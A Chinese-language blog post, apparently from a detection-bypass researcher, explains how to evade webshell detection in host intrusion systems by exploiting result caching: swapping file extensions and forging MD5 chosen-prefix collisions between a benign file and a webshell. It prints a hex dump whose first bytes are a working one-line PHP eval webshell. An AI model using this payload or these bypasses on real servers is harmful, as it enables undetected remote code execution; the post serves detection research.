01. 缓存导致的绕过

今天开始给大家带来一个新的系列，不是文章，用几百字以内的帖子给大家讲下 #Webshell检测那些事#。

众所周知我之前做Webshell检测做了两年。刚开始做那会国内基本还只有青藤云一家做新型Webshell检测引擎的公司，当时他们是率先办了一个绕过比赛，我参加并拿了第二名，好像奖金拿了5个多w。后面各家大厂基本都开始做自己的动态检测Webshell引擎，也都搞了一些活动，我有的参与了有的没参与，也拿过第一第二第三，但再也没拿过这么多钱的奖金了。

原因是什么呢？其实Webshell检测绕过方法掰起手指来算就那么几种，无非就是变个型，换个类似的函数之类的。基本每次比赛以后各家也有共享样本的情况，再加每次的参与者也就那么几个人，他们上来先把自己以前用过的样本上传一遍，后面你再想不重复就得先找到没被他们覆盖的样本，这样也就导致越来越卷。所以后面基本我没参加了，我比较幸运就是参加了第一年的活动。

2020年我自己也开始做Webshell引擎，其实大体思路和各家差不太多，差的主要还是在一些细节上，但涉及到工作我就不讲了。


现在已离职半年，虽说不讲检测引擎的技术细节，但我可以来慢慢分享一些绕过方法，包括我在青藤、腾讯、百度参与比赛的时候研究出的payload和思路，还有我自己做引擎时获得的一些灵感。

不过我之后分享的东西大部分也已公开，至少是半公开的，有些trick我自己也不知道有没有人已经发现或公开过。有没有干货每个人定位不一样，就当碎片化的知识记录吧，总有人需要的。

#Webshell检测那些事#

今天第一个分享的，不是某种具体的样本，而是一个绕过检测引擎的思路。

首先我画了一个简单的示意图，来说明下HIDS中，一个Web文件的整个数据轮转过程：



这里面有多个点可能是HIDS薄弱的位置，今天说的就是**缓存**。

众所周知，现在的Webshell检测大部分都是多引擎，可能有静态分析、动态沙箱、机器学习之类的，特别是沙箱，其实是一个很消耗资源的东西。而HIDS部署在一些大公司，可能有巨量的文件需要检测，这时候通常会有下面几个方法来缓解资源上的压力：

- 只检测特定后缀的文件
- 对于已经检测过的文件，缓存检测结果，下次不再检测

我们就以PHP为例，HIDS会采集服务器上Web目录下的PHP文件，并且如果有新增和修改的动作，他也会重新采集。采集后的文件经过队列流到"分拣器"里，分拣器用来判断这个文件是否应该被检测引擎检测，使用哪个引擎检测。

这个里面就包含缓存的判断，如果分拣器发现一个文件以前已经检测过，那么就可以直接把结果返回给master节点。我们想绕过这里的判断，思路就是：**把一个恶意文件，缓存成一个正常文件。**如何做到这一点呢?

第一种思路是利用脚本类型的混淆，我直接用例子来说明。

首先建立一个1.jsp文件，其文件内容是一个php的webshell。如果分拣器是按照文件后缀来分拣，那么就会丢给jsp检测引擎进行检测，而jsp检测引擎解析发现里面没有Java代码，不是Webshell，就返回正常文件，这个结果将会被缓存下来。

下一次我们再新建一个1.php文件，文件内容和上一个文件一模一样。此时分拣器如果没有考虑文件名的话，那么会直接会将文件hash在缓存里查询结果，此时发现结果是“正常文件”，于是就不再进行检测。

这就是第一个问题，缓存时只考虑了文件的hash值，那么就可以利用文件名后缀的差异来绕过检测。

那么，如果开发者意识到这个问题，在计算文件缓存的时候带上文件名（比如`cache_key = filename + md5(content)`），这样更换后缀就无法命中缓存了，我们如何绕过呢？

这就是第二个思路，利用哈希碰撞。

这是很容易想到的思路，既然缓存key会包含文件名和文件hash，那么我们只需要生成一个正常文件和一个webshell，两个文件的hash完全相同，再让他们文件名相同，这样就可以命中同一个缓存了。


如何生成两个hash相同的文件？


可以参考下这个repo：https://github.com/corkami/collisions。哈希碰撞分为两种方法，Identical prefix和Chosen-prefix collisions，前者是使用同一个前缀，然后通过特定的算法爆破出两个前缀相同，哈希也完全相同的文件；后者是使用两个不同前缀，通过特定算法爆破出分别使用了这两个前缀的两个哈希相同的文件。

Identical prefix的速度相对较快，可以做到分钟级或秒级，但在我们这里是用不了的，因为我们需要控制两个文件中其中一个文件包含我们需要的字符串（Webshell），另一个不能包含。而Identical prefix的前缀是相同的，后面不同的部分又是爆破出来的，无法控制。

Chosen-prefix collisions满足我们的需求，我们可以给一个Webshell前缀，一个普通字符串前缀，然后来爆破哈希。但这个方法速度会慢很多，实测6核12线程的CPU全速跑了6个多小时才跑出结果。当然这个时间是可以接受的。

我把这个结果分享到了Github上：https://github.com/phith0n/collision-webshell，有需要自取。图2是两个文件的diff，


webshell.php
0000 0000: 3C 3F 3D 65 76 61 6C 28 24 5F 47 45 54 5B 31 5D <?=eval($_GET[1]
0000 0010: 29 3B 3F 3E 3D 62 84 11 01 75 D3 4D EB 80 93 DE);?>=b.. .u.M....
0000 0020: 31 C1 D9 30 45 FB BE 1E 71 F0 0A 63 75 A8 30 AA 1..0E... q..cu.0.
0000 0030: 98 17 CA E3 00 00 00 00 BF 99 AD 4B 58 BC FC 4C ....KX..L
0000 0040: 5C AC 31 42 33 35 C4 16 05 46 C3 93 AE 3E F4 A3 \.1B35.. .F...>..
0000 0050: 4F 8E 33 76 8C 22 19 8B B0 31 FD ED 34 3C 56 68 O.3v."... .1..4<Vh
0000 0060: 08 4A 5B 47 10 CA 8D 46 AC 26 29 5F D2 BD F3 DD .J[G...F .&)_....
0000 0070: 0D B2 AC CD 3F 71 D8 A5 53 23 CB BF CF 1D 37 DE ....?q.. S#....7.
0000 0080: C7 50 86 48 B8 5C 6C 57 2F 49 4E 35 1E 2D 5B 31 .P.H.\lW /IN5.-[1
0000 0090: 4F E1 94 68 0F 3E E9 79 B2 84 54 62 88 29 3B 09 O..h.>.y ..Tb.);.
0000 00A0: 67 0C 25 64 2C 6E 49 1E 1E 42 F2 9C 37 E4 34 F9 g.%d,nI. .B..7.4.
0000 00B0: F6 10 CD AA 72 EC 2E 42 6A 69 5F 14 B7 B9 27 9B ....r..B ji_...'.
0000 00C0: CE FA 2C A7 7B 03 70 5B C0 7A 43 DD 54 A0 42 CC ..,.{.p[.zC.T.B.
0000 00D0: D7 1F 89 CB DB A5 EB C0 14 BA 02 D6 99 2D 28 94 ....-(.
0000 00E0: 15 C4 BF 66 9D BD 69 ED 0A 27 73 A8 78 9B 83 52 ...f..i. .'s.x..R
0000 00F0: EA B4 4C 8D F8 7A 81 E4 5F 3B 5A F6 B8 5D 05 A0 ..L..z.. _;Z..]..
0000 0100: 60 9F 1A 39 6A 66 BF 69 0E 38 7E 1E 0B 62 D5 2C `..9jf.i .8~..b.,
0000 0110: AC 04 2D 0D 6D AE 27 F0 4E C7 1B 91 80 E0 FE 35 ..-.m.'. N......5
0000 0120: 2E 38 58 67 E3 50 6E 56 61 27 6B E8 EB 04 67 4B .8Xg.PnV a'k...gK
0000 0130: 1F 1D B7 A7 71 6B 01 18 4B D8 F8 A3 30 16 69 4F ....qk.. K...0.iO
0000 0140: C7 DB 95 06 0C F3 45 52 92 7E 8F F7 22 36 4F 6C ......ER .~.."6Ol
0000 0150: 24 A9 14 1F F4 F2 5C 09 41 50 58 3E 75 7C B2 D6 $.....\. APX>u|..
0000 0160: BF 45 67 6A EF 18 B2 94 AC 52 50 A7 38 FA FC 52 .Egj.... .RP.8..R
0000 0170: F7 36 DB B4 98 31 A0 E5 43 4F 6D 3F C9 29 64 86 .6...1.. COm?.)d.
0000 0180: A3 98 F9 64 9D D3 2E 1C B2 D2 F9 35 9D 80 56 8B ...d.... ...5..V.
0000 0190: 69 2F 9F D6 A7 83 DD 20 90 1C 31 4F 14 A6 20 20 i/..... ..1O..
0000 01A0: 21 8F 5F 6B 1E 2A 92 DA 2E 4C 0A 0E 17 A9 20 C0 !._k.*.. .L.... .
0000 01B0: 7E 62 8F 73 9A 83 32 30 71 8D F0 E0 70 C9 85 DE ~b.s..20 q...p...
0000 01C0: C0 80 D6 8E F6 20 77 4B 5D 9F 14 49 3D 3F AA C5 ..... wK]..I=?..
0000 01D0: 0C 42 92 42 9E 7F 21 43 32 AB 54 B2 33 21 C0 93 .B.B..!C 2.T.3!..
0000 01E0: 74 28 ED F9 25 85 60 E3 7E 32 B6 A4 4E 12 50 B7 t(..%.`. ~2..N.P.
0000 01F0: 0C D5 95 35 AE D7 EE 14 60 DE 1F C9 CD 4B B8 ED ...5.... `....K..
0000 0200:
0000 0210:
0000 0220:
0000 0230:
0000 0240:
0000 0250:
normal.php
0000 0000: 78 78 78 78 78 78 78 78 78 78 78 78 78 61 61 61 xxxxxxxx xxxxxaaa
0000 0010: 61 61 61 61 97 25 A6 FB 17 28 1A D3 52 62 CB C7 aaaa.%.. .(..Rb..
0000 0020: 55 D7 CD 86 E5 5F D0 83 01 9B 4D 55 06 61 AB 88 U...._.. ..MU.a..
0000 0030: 11 8A FA 4D 00 00 00 00 D9 73 EE EF 8A F6 75 2A ...M.... .s....u*
0000 0040: 5C AC 31 42 33 35 C4 16 05 46 C3 93 AE 3E F4 A3 \.1B35.. .F...>..
0000 0050: 4F 8E 33 76 8C 22 19 8B B0 31 FD ED 34 3C 56 68 O.3v."... .1..4<Vh
0000 0060: 08 4A 5B 47 10 CA 8D 46 AC 26 29 5F D2 C5 F3 DD .J[G...F .&)_....
0000 0070: 0D B2 AC CD 3F 71 D8 A5 53 23 CB BF CF 1D 37 DE ....?q.. S#....7.
0000 0080: C7 50 86 48 B8 5C 6C 57 2F 49 4E 35 1E 2D 5B 31 .P.H.\lW /IN5.-[1
0000 0090: 4F E1 94 68 0F 3E E9 79 B2 84 54 62 88 29 3B 09 O..h.>.y ..Tb.);.
0000 00A0: 67 0C 25 64 2C 6E 49 1E 1E 42 F2 9C 37 C4 34 F9 g.%d,nI. .B..7.4.
0000 00B0: F6 10 CD AA 72 EC 2E 42 6A 69 5F 14 B7 B9 27 9B ....r..B ji_...'.
0000 00C0: CE FA 2C A7 7B 03 70 5B C0 7A 43 DD 54 A0 42 CC ..,.{.p[.zC.T.B.
0000 00D0: D7 1F 89 CB DB A5 EB C0 14 BA 02 D6 99 2D 28 94 ....-(.
0000 00E0: 15 C4 BF 66 9D BD 69 ED 0A 27 73 A8 7A 9B 83 52 ...f..i. .'s.z..R
0000 00F0: EA B4 4C 8D F8 7A 81 E4 5F 3B 5A F6 B8 5D 05 A0 ..L..z.. _;Z..]..
0000 0100: 60 9F 1A 39 6A 66 BF 69 0E 38 7E 1E 0B 62 D5 2C `..9jf.i .8~..b.,
0000 0110: AC 04 2D 0D 6D AE 27 F0 4E C7 1B 91 80 E0 FE 35 ..-.m.'. N......5
0000 0120: 2E 38 58 67 E3 50 6E 56 61 27 6B E8 6B 05 67 4B .8Xg.PnV a'k.k.gK
0000 0130: 1F 1D B7 A7 71 6B 01 18 4B D8 F8 A3 30 16 69 4F ....qk.. K...0.iO
0000 0140: C7 DB 95 06 0C F3 45 52 92 7E 8F F7 22 36 4F 6C ......ER .~.."6Ol
0000 0150: 24 A9 14 1F F4 F2 5C 09 41 50 58 3E 75 7C B2 D6 $.....\. APX>u|..
0000 0160: BF 45 67 6A EF 18 B2 94 AC 52 50 A7 38 FA F8 52 .Egj.... .RP.8..R
0000 0170: F7 36 DB B4 98 31 A0 E5 43 4F 6D 3F C9 29 64 86 .6...1.. COm?.)d.
0000 0180: A3 98 F9 64 9D D3 2E 1C B2 D2 F9 35 9D 80 56 8B ...d.... ...5..V.
0000 0190: 69 2F 9F D6 A7 83 DD 20 90 1C 31 4F 14 A6 20 20 i/..... ..1O..
0000 01A0: 21 8F 5F 6B 1E 2A 92 DA 2E 4C 0A 0E 17 A9 20 BE !._k.*.. .L.... .
0000 01B0: 7E 62 8F 73 9A 83 32 30 71 8D F0 E0 70 C9 85 DE ~b.s..20 q...p...
0000 01C0: C0 80 D6 8E F6 20 77 4B 5D 9F 14 49 3D 3F AA C5 ..... wK]..I=?..
0000 01D0: 0C 42 92 42 9E 7F 21 43 32 AB 54 B2 33 21 C0 93 .B.B..!C 2.T.3!..
0000 01E0: 74 28 ED F9 25 85 60 E3 7E 32 B6 A4 4E 12 30 B7 t(..%.`. ~2..N.0.
0000 01F0: 0C D5 95 35 AE D7 EE 14 60 DE 1F C9 CD 4B B8 ED ...5.... `....K..




```
[*] Time before backtrack: 3780 s
2097152 27
2407436 32
[*] Time before backtrack: 3770 s
4194304 54
4921966 64
[*] Time before backtrack: 3760 s
[*] Time before backtrack: 3750 s
8388608 95
[*] Time before backtrack: 3740 s
Block 1: workdir6/coll1_1579281352
c0 80 d6 8e f6 20 77 4b 5d 9f 14 49 3d 3f aa c5
0c 42 92 42 9e 7f 21 43 32 ab 54 b2 33 21 c0 93
74 28 ed f9 25 85 60 e3 7e 32 b6 a4 4e 12 50 b7
0c d5 95 35 ae d7 ee 14 60 de 1f c9 cd 4b b8 ed
Block 2: workdir6/coll2_1579281352
c0 80 d6 8e f6 20 77 4b 5d 9f 14 49 3d 3f aa c5
0c 42 92 42 9e 7f 21 43 32 ab 54 b2 33 21 c0 93
74 28 ed f9 25 85 60 e3 7e 32 b6 a4 4e 12 30 b7
0c d5 95 35 ae d7 ee 14 60 de 1f c9 cd 4b b8 ed
Found collision!
[*] Step 6 completed
[*] Number of backtracks until now: 2
[*] Collision generated: evil.php.coll normal.php.coll
b719a17ae091ed45fb874c15b2d9663f  evil.php.coll
b719a17ae091ed45fb874c15b2d9663f  normal.php.coll
[*] Process completed in 434 minutes (2 backtracks).
```

Refereres

- https://github.com/corkami/collisions
- https://github.com/cr-marcstevens/hashclash
- https://github.com/cr-marcstevens/old-svn-hashclash